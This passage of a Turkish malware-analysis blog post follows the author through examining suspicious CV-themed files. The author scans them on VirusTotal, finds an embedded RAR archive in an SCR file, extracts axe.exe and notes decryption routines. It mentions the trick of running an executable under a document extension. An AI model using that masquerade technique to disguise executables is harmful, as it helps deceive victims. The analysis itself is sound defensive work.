



Kısa yol dosyasının özelliklerine baktığım zaman cv.rtf dosyasının SCR uzantılı diğer dosya gibi şüpheli olduğunu anlamam pek zor olmadı.



Bildiğiniz veya bilmediğiniz üzere uygulanabilir dosya başlığına sahip herhangi bir dosya, uzantısı farklı dahi olsa komut satırından çalıştırıldığı taktirde uygulanabilir program olarak çalışmaktadır. Örneğin calc.exe dosyasının uzantısını rtf olarak değiştirir ve calc.rtf olarak kaydeder ve komut satırından calc.rtf olarak çalıştırırsanız hesap makinası uygulaması karşınıza çıkacaktır. Bu yöntem oldukça basit ve eskidir ve hatırladığım kadarıyla rahmetli Bülent Tigin, CEH eğitiminin ilk veya ikinci dersinde bu yöntemden bahsetmişti. Bu konu ile ilgili detaylı bilgiye buradan ulaşabilirsiniz.


Genellikle şüphelendiğim dosyaları virustotal sitesine yüklemeyi görev edinmiş biri olarak yine ilk işim tüm dosyaları bu siteye yüklemek oldu. Virustotal sitesini bilmeyenler için ufak bir not düşeyim, bu site yolladığınız dosyayı yaklaşık 40 farklı antivirus motoru ile tarıyor ve sonucu hemen size gösteriyor.







SCR ve RTF uzantılı iki dosyayı siteye yüklediğimde boş yere şüphelenmediğimi bir nevi teyit etmiş oldum.


Biraz daha ileriye giderek CV2.scr dosyasını hex editor ile incelediğimde RAR başlığı ile karşılaştım. Bu durum şüpheli dosya içerisinde rar ile sıkıştırılmış başka bir dosyanın var olduğuna dair ufak bir işaretti.






Tüm stringleri listeledikten Winrar ile ilgili başka stringler ile de karşılaşınca RAR başlığı ile başlayan kısımları SCR dosyasından çıkartmaya, malware.rar adı altında kaydetmeye ve daha sonrasında winrar uygulaması ile açmaya karar verdim.









Bingo, axe.exe adında yeni bir dosya karşıma çıktı.


Bu dosyayı da hex editor ile incelediğimde decryptbyte, decryptstring fonksiyonları ile karşılaştım. Bu fonksiyonlar yazılımın bir şekilde encrypt edildiğini ve çalışma esnasında kendisini hafızada decrypt ettiği ihtimalini gündeme getirdi.

